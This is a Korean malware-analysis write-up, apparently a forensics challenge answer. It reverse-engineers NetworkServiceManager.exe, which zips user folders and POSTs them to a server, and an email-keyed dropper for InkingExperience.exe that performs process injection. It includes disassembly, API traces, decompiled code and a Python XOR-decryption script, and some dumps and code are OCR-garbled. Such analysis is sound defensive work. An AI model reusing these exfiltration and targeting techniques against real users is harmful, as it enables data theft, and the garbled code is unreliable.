00000043232FF540 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF550 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF560 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF570 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF580 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF590 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF5A0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF5B0 E2 98 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF5C0 41 70 70 44 61 64 5C 4C 6F 63 61 6C 5C 74 AppData\Local\te
00000043232FF5D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF5E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF5F0 43 78 78 78 32 30 32 34 00 00 00 00 00 00 00 00
00000043232FF600 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF610 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF620 A9 80 0F 00 00 00 00 00 00 00 00 00 00 00 00 00
00000043232FF630 50 68 0A 3D 01 00 00 00 43 5A 5C 55 73 65 72 73 Ph 4b ..C:\Users\.
00000043232FF640 SC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

[그림 16] 분석 화면과 PageFile.sys 비교

이를 기반으로 %temp%\\temp.zip에 특정 경로(%UserProfile%) 하위의 파일들을 압축한다는 점을 유추할 수 있었으며 추가적인 분석을 통해 경로에 대한 정상적인 XOR 연산의 원리를 다음과 같이 파악할 수 있습니다.

	00007FF7B35B5631	48:8B8D A0120000 8885 54140000 41:B8 04000000 99 41:F7F8 48:63C2 00007FF7B35B564B 00007FF7B35B564F 00007FF7B35B5656 00007FF7B35B565C 00007FF7B35B5662 99 41:F7F9 48:63C2 00007FF7B35B5669 41:0FBE0400 00007FF7B35B566E 41:89C8 00007FF7B35B5671 41:83F0 FF 00007FF7B35B5675 41:81E0 80080498 00007FF7B35B567C 8A FFFFFFFF 00007FF7B35B5681 81F2 80080498 00007FF7B35B5687 21D1 00007FF7B35B5689 41:89C1 00007FF7B35B568C 41:83F1 FF 00007FF7B35B5690 41:81E1 80080498 00007FF7B35B5697 21D0 00007FF7B35B5699 41:09C8 00007FF7B35B569C 41:09C1 00007FF7B35B569F 45:31C8 00007FF7B35B56A2 8885 54140000 00007FF7B35B56A8 89 10000000 00007FF7B35B56AD 99 00007FF7B35B56AE F7F9 00007FF7B35B56B0 48:63C2 00007FF7B35B56B3 0FBEB405 A00D0000 00007FF7B35B56B8 44:89C1 83F1 FF 00007FF7B35B56C1 81E1 1C4B91E0 00007FF7B35B56C7 BA FFFFFFFF 00007FF7B35B56CC 81F2 1C4B91E0 00007FF7B35B56D2 41:21D0 00007FF7B35B56D5 41:89C1 00007FF7B35B56D8 41:83F1 FF 00007FF7B35B56D9 41:81E1 1C4B91E0 00007FF7B35B56E3 21D0 00007FF7B35B56E5 44:09C1 00007FF7B35B56E8 41:09C1 00007FF7B35B56EB 44:31C9 00007FF7B35B56EE 8885 54140000 00007FF7B35B56F4 41:B8 19000000 00007FF7B35B56FA 99 00007FF7B35B56FB 41:F7F8 48:63C2 00007FF7B35B56FE 0FBEB405 A00B0000 00007FF7B35B5709 89C8 83F0 FF	mov rcx,qword ptr ss:[rbp+12A0] mov eax,dword ptr ss:[rbp+1454] mov r8d,4 cdq idiv r8d movsx rax,rdx movsx ecx,byte ptr ds:[rcx+rax] mov r8,qword ptr ss:[rbp+1380] mov eax,dword ptr ss:[rbp+1454] mov r9d,4 cdq idiv r9d movsx rax,rdx movsx eax,byte ptr ds:[r8+rax] mov r8d,ecx xor r8d,FFFFFFFF and r8d,98040B80 mov edx,FFFFFFFF xor edx,98040B80 and ecx,edx mov r9d,eax xor r9d,FFFFFFFF and r9d,98040B80 and eax,edx or r8d,ecx or r9d,eax xor r8d,r9d mov eax,dword ptr ss:[rbp+1454] mov ecx,10 cdq idiv ecx movsx rax,rdx movsx eax,byte ptr ss:[rbp+rax+DAO] mov ecx,r8d xor ecx,FFFFFFFF and ecx,E0914B1C mov edx,FFFFFFFF xor edx,E0914B1C and r8d,edx mov r9d,eax xor r9d,FFFFFFFF and r9d,E0914B1C and eax,edx or ecx,r8d or r9d,eax xor ecx,r9d mov eax,dword ptr ss:[rbp+1454] mov r8d,19 cdq idiv r8d movsx rax,rdx movsx edx,byte ptr ss:[rbp+rax+BA0] mov eax,ecx xor eax,FFFFFFFF	BA AD F0 0D (4비트) 부모프로세스명 X64DBG.EXE (10바이트) NetworkServiceManag (19비트)
--	------------------	--	---	---

[그림 17] 경로 복호화 과정 일부

QueryFullProcessImageNameA를 활용해 부모 프로세스명을 확인하고 대문자로 변환합니다. 해당 값과 현재 실행 파일의 이름 일부("NetworkServiceManag"), 그리고 4바이트 값을 활용해 XOR 연산하는 것을 파악하였습니다. 다만 부모 프로세스명을 정확히 알 수 없기 때문에 유출 경로가 제대로 복호화 되지 않았다는 사실을 알게 되었고, 다음 페이지의 아래와 같은 코드를 통해 전체 경로를 파악할 수 있었습니다.

유출 경로 XOR 복호화 소스코드

```
import itertools
import string

v50_string = "NetworkServiceManag"
v50 = bytearray(v50_string, 'utf-8')
v50.extend([0x00] * (19 - len(v50)))

v135 = bytearray([0xBA, 0xAD, 0xF0, 0x0D])
v107 = bytearray([0x00, 0x00, 0x00, 0x00])

v57_bytes = [
    0x80, 0x9C, 0xC5, 0x22, 0x95, 0x85, 0xDD, 0x69, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00,
    0x80, 0x96, 0xD5, 0x3C, 0x8C, 0x8F, 0xC3, 0x1D, 0x94, 0xE6,
    0x00, 0x00, 0x00, 0x00, 0x00,
    0x80, 0x96, 0xC1, 0x27, 0x8D, 0x85, 0xCC, 0x0D, 0x94, 0xE6,
    0x00, 0x00, 0x00, 0x00, 0x00,
    0x94, 0x90, 0xD5, 0x3D, 0x94, 0x98, 0xC8, 0x1A, 0xE7, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00,
    0x82, 0x98, 0xC0, 0x26, 0x93, 0x83, 0xD9, 0x0C, 0x94, 0xE6,
    0x00, 0x00, 0x00, 0x00, 0x00,
    0x87, 0x96, 0xD8, 0x3D, 0x80, 0x89, 0xD9, 0x1A, 0xE7, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00,
    0x97, 0x98, 0xC0, 0x2C, 0x85, 0xCA, 0xEA, 0x08, 0x8A, 0x83,
    0x94, 0x06, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00,
    0x97, 0x9C, 0xD7, 0x3B, 0x82, 0x82, 0xC8, 0x1A, 0xE7, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00,
```

```

]

v57_original = bytearray(v57_bytes)

charset = string.printable.strip()

def find_v51_string():
    max_length = 12

    partial_v51 = ""

    for position in range(max_length):
        for char in charset:
            candidate_v51 = partial_v51 + char
            v51 = bytearray(candidate_v51, 'utf-8')
            v51.extend([0x00] * (10 - len(v51)))

            v57 = bytearray(v57_original)

            nCount = len(v57) // 32
            v163 = 6

            while v163 < nCount:
                v173 = 0
                j = 0x6179EE71
                while v173 < 0x12:
                    j = 0x0FA14064

                    index_v50 = v173 % 0x19
                    index_v51 = v173 % 0x10
                    index_v135 = v173 % 4
                    index_v107 = v173 % 4
                    index_v57 = v163 * 32 + v173

                    index_v50 %= len(v50)
                    index_v51 %= len(v51)
                    index_v135 %= len(v135)
                    index_v107 %= len(v107)
                    index_v57 %= len(v57)

                    v57[index_v57] ^= v50[index_v50] ^ v51[index_v51] ^ v135[index_v135] ^
                    v107[index_v107]

                    v173 += 1
                    j = 0x6179EE71
                    v162 = 5
                    j = 0xB9228073
                    v163 += 1

                first_line = v57[6*32:7*32].decode('utf-8', errors='ignore')

                if first_line.startswith("Saved Games\x00"[::position+1]):
                    partial_v51 += char
                    break

            print(f"Recovered v51_string: '{partial_v51[:10]}''")
            v51 = bytearray(partial_v51, 'utf-8')
            v51.extend([0x00] * (10 - len(v51)))

            v57 = bytearray(v57_original)

```

```
nCount = len(v57) // 32
v163 = 0

while v163 < nCount:
    v173 = 0
    j = 0x6179EE71
    while v173 < 0x12:
        j = 0x0FA14064

        index_v50 = v173 % 0x19
        index_v51 = v173 % 0x10
        index_v135 = v173 % 4
        index_v107 = v173 % 4
        index_v57 = v163 * 32 + v173

        index_v50 %= len(v50)
        index_v51 %= len(v51)
        index_v135 %= len(v135)
        index_v107 %= len(v107)
        index_v57 %= len(v57)

        v57[index_v57] ^= v50[index_v50] ^ v51[index_v51] ^ v135[index_v135] ^
        v107[index_v107]

        v173 += 1
        j = 0x6179EE71
    v162 = 5
    j = 0xB9228073
    v163 += 1

for i in range(nCount):
    line = v57[i*32:(i+1)*32]
    print(line.decode('utf-8', errors='ignore'))

find_v51_string()
```

[표 10] XOR 소스코드

```

decode.py < >
1 import itertools
2 import string
3
4 v50_string = "NetworkServiceManag"
5 v50 = bytearray(v50_string, 'utf-8')
6 v50.extend([0x00] * (19 - len(v50)))
7
8 v135 = bytearray([0x8A, 0xAD, 0xF0, 0x00])
9 v107 = bytearray([0x00, 0x00, 0x00, 0x00])
10
11 v57_bytes = [
12     0x80, 0x9C, 0xC5, 0x22, 0x95, 0x85, 0x00, 0x69, 0x00, 0x00,
13     0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
14     0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
15     0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
16     0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
17
18     0x80, 0x96, 0xC1, 0x27, 0x8D, 0x85, 0xCC, 0x00, 0x94, 0xE6,
19     0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
20     0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
21     0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
22     0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
23
24     0x80, 0x96, 0xC1, 0x27, 0x8D, 0x85, 0xCC, 0x00, 0x94, 0xE6,
25     0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
26     0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
27     0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
28     0x00, 0x00, 0x00, 0x00, 0x00, 0x00,

```

[그림 18] 정상적인 XOR 결과

전체 경로를 파악했지만 부모 프로세스명이 0123456789로 표시되어 있는데 [표 8]과 같이 cmd.exe의 /c 옵션으로 인해 부모 프로세스를 찾을 수 없어, 메모리에 존재하는 0123456789가 그대로 사용되는 것입니다.

6273	10:32:28.838 AM	1	NetworkServiceMa...	CreateEventW (NULL, TRUE, FALSE, NULL)	0x00000000000000188
6274	10:32:28.838 AM	1	KERNELBASE.dll	-NtCreateEvent (0x0000006ba1f9e498, EVENT_ALL_ACCESS, NULL, NotificationEvent, FALSE)	STATUS_SUCCESS
6275	10:32:28.838 AM	1	KERNELBASE.dll	-RtlSetLastWin32Error (ERROR_SUCCESS)	TRUE
6276	10:32:28.838 AM	1	NetworkServiceMa...	QueueUserWorkItem (0x00007ff630f43b40, 0x0000210912eeaa0, WT_EXECUTEDEFAULT)	STATUS_SUCCESS
6277	10:32:28.838 AM	1	KERNELBASE.dll	-RtlQueueWorkItem (0x00007ff630f43b40, 0x0000210912eeaa0, 0)	WAIT_OBJECT_0
6278	10:32:28.838 AM	1	NetworkServiceMa...	WaitForMultipleObjects (8, 0x0000006ba1f9e7d0, TRUE, INFINITE)	STATUS_SUCCESS
6279	10:32:28.838 AM	1	KERNELBASE.dll	-NtWaitForMultipleObjects (8, 0x0000006ba1f9e7d0, WaitAll, FALSE, NULL)	WAIT_OBJECT_0
6280	10:32:28.838 AM	2	NetworkServiceMa...	FindFirstFileA ("C:\Users\Administrator\Desktop*.*", 0x0000006ba25ff530)	0x000021091281fd0
6281	10:32:28.841 AM	2	KERNELBASE.dll	-RtlInitAnsiStringEx (0x0000006ba25fe900, "C:\Users\Administrator\Desktop*.*")	STATUS_SUCCESS
6282	10:32:28.841 AM	2	KERNELBASE.dll	-RtlAnsiStringToUnicodeString (0x0000006ba25fe970, 0x00000006ba25fe900, TRUE)	STATUS_SUCCESS
6283	10:32:28.841 AM	3	ntdll.dll	DllMain (0x00007ff92c140000, DLL_THREAD_ATTACH, NULL)	TRUE
6284	10:32:28.841 AM	2	KERNELBASE.dll	-RtlInitUnicodeString (0x0000006ba25fe5d8, "C:\Users\Administrator\Desktop*.*")	TRUE
6285	10:32:28.841 AM	2	KERNELBASE.dll	-RtlDosPathNameToRelativeNtPathName_U ("C:\Users\Administrator\Desktop*.*", 0x0000006ba25fe5c8, 0x00000006ba25fe5c8)	TRUE
6286	10:32:28.841 AM	3	ntdll.dll	DllMain (0x00007ff92d400000, DLL_THREAD_ATTACH, NULL)	TRUE
6287	10:32:28.841 AM	3	ntdll.dll	-RtlDosPathNameToRelativeNtPathName_U ("C:\Users\Administrator\Desktop*.*", 0x0000006ba25fe5c8, 0x00000006ba25fe5c8)	TRUE
6288	10:32:28.841 AM	2	KERNELBASE.dll	-RtlDosDeviceName_U ("C:\Users\Administrator\Desktop*.*")	0
6289	10:32:28.841 AM	3	ntdll.dll	DllMain (0x00007ff92c5f0000, DLL_THREAD_ATTACH, NULL)	TRUE
6290	10:32:28.841 AM	2	KERNELBASE.dll	-NtOpenFile (0x0000006ba25fe5b0, FILE_READ_DATA FILE_LIST_DIRECTORY SYNCHRONIZE , 0x0000006ba25fe628, 0x00...)	STATUS_SUCCESS
6291	10:32:28.841 AM	3	ntdll.dll	DllMain (0x00007ff92d70000, DLL_THREAD_ATTACH, NULL)	TRUE
6292	10:32:28.841 AM	3	ntdll.dll	-RtlInitCriticalSection (0x0000006ba25fe7000, 0x0000006ba25fe7000)	TRUE
6293	10:32:28.841 AM	2	KERNELBASE.dll	-RtlCompareMemory (0x0000021091281f56, 0x00007ff92c329398, 6)	6
6294	10:32:28.841 AM	3	ntdll.dll	DllMain (0x00007ff92d980000, DLL_THREAD_ATTACH, NULL)	TRUE
6295	10:32:28.841 AM	2	KERNELBASE.dll	-RtlReleaseRelativeName (0x0000006ba25fe5e8)	TRUE
6296	10:32:28.841 AM	3	ntdll.dll	DllMain (0x00007ff92e220000, DLL_THREAD_ATTACH, NULL)	TRUE
6297	10:32:28.841 AM	2	KERNELBASE.dll	-RtlFreeHeap (0x0000021091260000, 0, 0x0000021091281f10)	TRUE
6298	10:32:28.841 AM	3	ntdll.dll	DllMain (0x00007ff92d340000, DLL_THREAD_ATTACH, NULL)	TRUE
6299	10:32:28.841 AM	2	KERNELBASE.dll	-memcpy (0x0000006ba25fe94c, 0x0000006ba25fe6bc, 2)	0x0000006ba25fe9ac
6300	10:32:28.841 AM	2	KERNELBASE.dll	-memcpy (0x0000006ba25feb4, 0x0000006ba25fe6a6, 0)	0x0000006ba25feb4
6301	10:32:28.841 AM	2	KERNELBASE.dll	-RtlAllocateHeap (0x0000021091260000, HEAP_CREATE_ENABLE_EXECUTE 524288, 80)	0x0000021091281fd0
6302	10:32:28.841 AM	2	KERNELBASE.dll	-RtlInitializeCriticalSection (0x0000021091281f1f8)	STATUS_SUCCESS
6303	10:32:28.841 AM	2	KERNELBASE.dll	-RtlFreeUnicodeString (0x0000006ba25fe970)	
6304	10:32:28.841 AM	2	KERNELBASE.dll	-RtlInitUnicodeString (0x0000006ba25fe960, "")	
6305	10:32:28.841 AM	2	KERNELBASE.dll	-RtlUnicodeStringToAnsiString (0x0000006ba25fe950, 0x0000006ba25fe960, FALSE)	STATUS_SUCCESS
6306	10:32:28.841 AM	3	NetworkServiceMa...	FindFirstFileA ("C:\Users\Administrator\Documents*.*", 0x0000006ba26ff410)	0x0000021091282030

[그림 13] 폴더 탐색 및 파일 압축

경로를 제대로 복호화 하였다면 CreateEvent와 QueueUserWorkItem 함수를 활용하여 파일 탐색과 압축 작업을 빠르게 수행합니다. QueueUserWorkItem 함수를 통해 스레드 풀에 작업을 큐잉하여 효율적인 처리를 진행합니다. 유출할 파일들을 %temp%\\temp.zip으로 빠르게 압축한 뒤 “DxxxFxxxCxxx2024”로 압축 패스워드를 설정합니다.

[그림 20] POST 전송 데이터 예시

이어서 [그림 15]에 활용한 XOR 루틴을 통해 전송에 필요한 문자열을 확보한 후 압축된 temp.zip을 POST 전송하는 것이 확인하였으며 [그림 20]과 같이 내용을 확인할 수 있었습니다.

따라서, 특정 경로의 하위 모든 파일을 압축하고 서버로 데이터를 탈취하는 악성코드로 확인되었으며 유출된 경로들은 다음과 같습니다.

답:

C:\Users\dean\Desktop

C:\Users\dean\Documents

C:\Users\dean\Downloads

C:\Users\dean\Pictures

C:\Users\dean\Favorites

C:\Users\dean\Contacts

C:\Users\wdean\Saved Games

C:\Users\dean\Searches

3. Which remote control tool did the attacker use? (50 points)

악성코드(NetworkServiceManager.exe)는 파일 유출 이외에도 내부 리소스에 있는 데이터와 XOR 연산을 통해 새로운 악성 파일을 드롭하는 기능을 수행합니다.

기존에 해당 악성코드는 Edge와 Chrome 브라우저의 Web Data 파일을 확인하여 특정 사용자의 이메일 주소(cosmicwave40@gmail.com)가 존재하는지 여부를 확인했습니다.

InkingExperience_FAIl.exe	InkingExperience_SUCCESS.exe		
Offset(h)	Decoded text	Offset(h)	Decoded text
00000000 4F 46 8D 5C 59 0D 18 0A 13 16 50 5E D1 6F 61	[\].\Y.....EV\ma	00000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	M.....@..
D1 6C 2E 63 6F 6D 02 1C 5D 5C 5A 0D 18 0A 17 16	\Nl.com.\Z.....	00000010 B9 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00@.....
00000020 50 56 2E 67 6D 61 69 6C 2E 63 6F 6D 02 1C 1D 5C	EV.gmail.com..\	00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00@.....
00000030 SA 0D 18 0A 17 16 50 5E 2E 67 6D 61 91 6C 2E 63	2....EV.gmail\1.c	00000030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00@.....
00000040 61 72 B8 12 1A E8 53 C0 39 B2 16 5A 9D 77 7A 0F	ar...ésA9^z.wz.	00000040 0E 1F BA 0E 00 B9 09 CD 21 B8 01 4C CD 21 54 68	..@...!..Lif!Th
00000050 04 18 49 1C 5C 0C 08 1F 63 71 3D 3F 3B 63 76 65	.1.\...cq=?;cve	00000050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6F	is program canno
00000060 63 3C 32 33 08 15 18 0F 49 05 40 43 2B 22 51 3C	c623....!@+*Q<	00000060 74 20 60 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
00000070 70 33 3E 68 36 07 1A 1C 74 56 2E 67 6D 61 69 6C	p3>h6....tV@gmail	00000070 6D 6F 64 65 2E 0B 0D 0A 24 00 00 00 00 00 00 00 00	mode...\$.
00000080 3F 85 3A OD 57 9B 26 6F 0F 8A 23 39 42 91 6B 65	?...Wiso..S#B'ke	00000080 11 E6 55 60 55 87 3B 33 55 87 3B 33 55 87 3B 33	.@U'U\$;3U#;3U#;3
00000090 OB 61 53 53 AC EB 15 50 4A 6B 3D 2E 44 DB 61 3E	.aSS-e..FJK=..DDa>	25 06 3E 32 5C 87 3B 33 25 06 3F 32 59 87 3B 33	%.>A@;3%.72X@;3
000000A0 3D 0C 2F 24 03 D1 15 54 FB 65 51 5E 72 E4 54 5E	=../.N.TüeQ;r@T^	25 06 3E 32 53 87 3B 33 96 04 38 32 5C 87 3B 33	%.82S@;3-.82@;3
000000B0 94 18 22 6E 1F 8A 23 39 81 12 6E 64 53 EO 56 52	~.^n.Ş#...ndSAvR	96 04 3F 32 45 87 3B 33 96 04 3E 32 7D 87 3B 33	-.22E@;3-.22@;3
000000C0 4C 6A 14 51 39 EA 39 2F 4B 60 3E 12 8D 2C 25	Ij.Q@e9/H@>..%t	000000C0 25 06 3A 32 56 87 3B 33 55 87 3A 33 OA 87 3B 33	%.2V;3U#;3.1;3
000000D0 16 55 1C 55 3A E6 52 5F 68 60 AB 5E 56 9B 26 6F	J.U.U@R_h<^V@o	000000D0 46 03 32 52 57 87 3B 33 46 03 C4 33 54 87 3B 33	F.22W@;3F_A@I@;3
000000E0 1C 0E 21 38 43 91 6B 65 7C 0E 0E 09 3C EB 15 50	.18C'ke]...<E.P	000000E0 46 03 39 32 54 87 3B 33 52 69 63 68 55 87 3B 33	F.92I@;3RICHU@;3
000000F0 FE 6D 02 1C 1D 5C 5A 0D 48 4F 17 16 34 D0 29 67	cm..\Z.HO..4D@g	000000F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00PE..dt..
00000100 DC 65 E5 0A 2E 63 6F 6D 02 1C 1D 5C AA 0D 3A 0A	Uéâ..com..\^..	00000100 B1 04 8C 66 00 00 00 00 00 00 00 F0 00 22 00	1.Gf.....8".
00000110 1C 14 5E 7E 2E 43 6C 61 69 B4 3E 63 6F 6D 02 1C	^.~.Clai'8com..	00000110 B2 02 28 00 24 01 00 00 D8 16 00 00 00 00 00 00	...(.S..@.....
00000120 C5 6D 5A 0D 18 1A 17 16 50 56 2E 67 6D 61 69 6C	FV.lail1	00000120 D8 61 00 00 10 00 00 00 00 00 40 01 00 00 00 00	@.....@.....
00000130 2E 73 6F 6D 02 1C 1D 5C 5D 0D 18 0A 17 16 50 56	.som..\....PV	00000130 00 10 00 00 02 00 00 06 00 00 00 00 00 00 00 00@.....
00000140 28 67 6D 61 60 6C 2E 63 6F 3D 1A 1D 51 60 6D	(gmail.co..XZ.	00000140 06 00 00 00 00 00 00 00 00 00 50 18 00 00 04 00P.....
00000150 18 0A 17 16 52 56 4E E6 6D 79 6C 2E 63 6F 6D	...RVNemayil.com	00000150 00 00 00 02 00 60 81 00 10 00 00 00 00 00 00 00`.....
00000160 02 0C 1D 5C 5A 0D 18 0A 17 16 40 56 2E 67 6D 61	..\Z...@V.gma	00000160 00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00@.....
00000170 69 7C 2E 63 6F 6D 02 1C 1D 5C 5A 0D 08 0A 17 16	i!.com..\Z..	00000170 00 10 00 00 00 00 00 00 00 00 00 10 00 00 00 00@.....
00000180 50 56 2E 67 6D 61 69 6C 7A 84 6E 6D 2A 1C 1D 5C	EV.gmailz'nm..\	00000180 00 00 00 00 00 00 00 00 00 00 04 07 01 00 28 00 00Tx*.@..
00000190 SA 3D 1A 0A B7 19 46 56 2E 67 6E 61 49 7C 2E 63	Z=...FV.goal1.c	00000190 00 30 02 00 A0 16 00 00 02 00 20 10 00 00	0.....@.....
000001A0 6F 60 02 1C 1D 5C 5A 0D 18 0A 16 3C 50 2E 67	cm..\Z..J.<P.g	000001A0 00 00 00 00 00 00 00 00 00 00 40 18 00 6C 06 00@.....@.....
000001B0 2D A1 68 8C 1C 63 6F 6D 02 1C 1D 5C 5A 0D 18 0A	>h1.com..\Z...	000001B0 40 C0 01 00 38 00 00 00 00 00 00 00 00 00 00 00	@..8.....
000001C0 17 18 50 56 2E 67 6D 61 69 6C 2E 63 6F 6D 02 1C	.FV.gmail.com..	000001C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00@.....
000001D0 1D E3 5B 0D 50 0B 17 16 50 56 2E 67 6D 61 69 6C	À[X..FV.gmail	000001D0 00 BF 01 00 40 01 00 00 00 00 00 00 00 00 00 00	..@..@.....
000001E0 2E 23 6E 6D 6A 1E 1D 5C 5A 0D 18 0A 17 16 50 56	#nmj.\Z...FV	000001E0 00 40 01 00 68 02 00 00 00 00 00 00 00 00 00 00	..h.....
000001F0 2E 67 6D 61 69 6C 2E 63 6F 6D 02 1C 1D 5C 5A 0D	.gmail.com..\Z.	000001F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00@.....
00000200 36 7E 72 6E 24 56 2E 67 CD 42 68 6C 2E 73 6F 6D	é-rnSV.gİhhl.som	00000200 2E 74 65 78 74 00 00 00 A0 23 01 00 10 00 00	.text...#..
00000210 02 3C 1C 5C 5A 08 18 0A 17 16 50 56 2E 67 6D 61	.8.Z....FV.gma	00000210 00 24 01 00 00 04 00 00 00 00 00 00 00 00 00 00@.....
00000220 69 6C 2E 63 6F 4E 6D 02 7C 32 3E 6C 6B 17 16	il.cOm. 3..l1k..	00000220 00 00 00 00 20 00 00 60 2E 72 64 61 74 61 00ridata..
00000230 32 C9 2E 67 6D 21 68 6C 2E C3 6F 6D 02 34 1C 5C	6....FV.gma 1.c\	00000230 62 9F 00 00 00 40 01 00 00 20 00 00 00 28 01 00	bY...@...@..
00000240 SA 0D 18 0A 17 16 50 56 2E 67 6D 61 29 6C 2E 23	2....FV.gma 1.#	00000240 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00@.....@..

[그림 21] 깨진 파일(좌), 악성 파일(우)

만약 메일 주소가 발견되었다면 해당 메일 주소를 활용해 XOR하여 제대로 된 악성 파일을 아래의 경로에 드롭하고 만약 발견되지 않았다면 “asn13nokasdfn” 문자열로 XOR하여 깨진 파일을 같은 경로에 생성하게 됩니다. 이는 특정 사용자를 대상으로 유포하였음을 알 수 있습니다.

경로: C:\Windows\SystemApps\Microsoft.InkingExperience_cw5n1h2txyewy\InkingExperience.exe



[그림 14] 악성코드(InkingExperience.exe) 해시 값

```

1 int __stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
2 {
3     __int64 v5; // rax
4     __int64 (*fastcall *v6)(__int64, __int64, _SYSTEMTIME *); // r9
5     __int64 v7; // rsi
6     unsigned __int64 v8; // r8
7     unsigned __int64 v9; // rcx
8     __int64 v10; // rbx
9     __int64 v11; // rdi
10    __int64 v12; // rax
11    _SYSTEMTIME SystemTime; // [rsp+20h] [rbp-28h] BYREF
12
13    Sleep(600000u);
14    GetLocalTime(&SystemTime);
15    if ( SystemTime.wYear >= 2024u && (SystemTime.wYear != 2024 || SystemTime.wMonth >= 8u) )
16        return 1;
17    sub_140001F10(&qword_14001FB90);           // 필요한 WINAPI 로딩
18    v5 = qword_14001FBDD(0LL);
19    v6 = qword_14001FBDB;
20    v7 = v5;
21    v8 = 0LL;
22    SystemTime.wYear = -3534;
23    SystemTime.wMonth = -3530;
24    SystemTime.wDayOfWeek = -3531;
25    SystemTime.wDay = -3532;
26    SystemTime.wHour = -3543;
27    SystemTime.wMinute = -3548;
28    SystemTime.wSecond = -3465;
29    do
30    {
31        v9 = v8 & 0xF;
32        if ( v9 >= 0xF )
33            LOBYTE(v9) = 15;
34        *(&SystemTime.wYear + v8) ^= (v8 - 3465) ^ (0x54B248B23A10F277uLL >> (4 * v9)) & 0xF;
35        ++v8;
36    }
37    while ( v8 < 7 );
38    v10 = v6(v5, 101LL, &SystemTime);
39    v11 = qword_14001FBF0(v7, v10);
40    LODWORD(v10) = qword_14001FBF8(v7, v10);
41    v12 = qword_14001FBF0(v11);
42    sub_1400013A0(v12, v10);           // 프로세스 둘면서 인젝션
43    return 0;
}

```

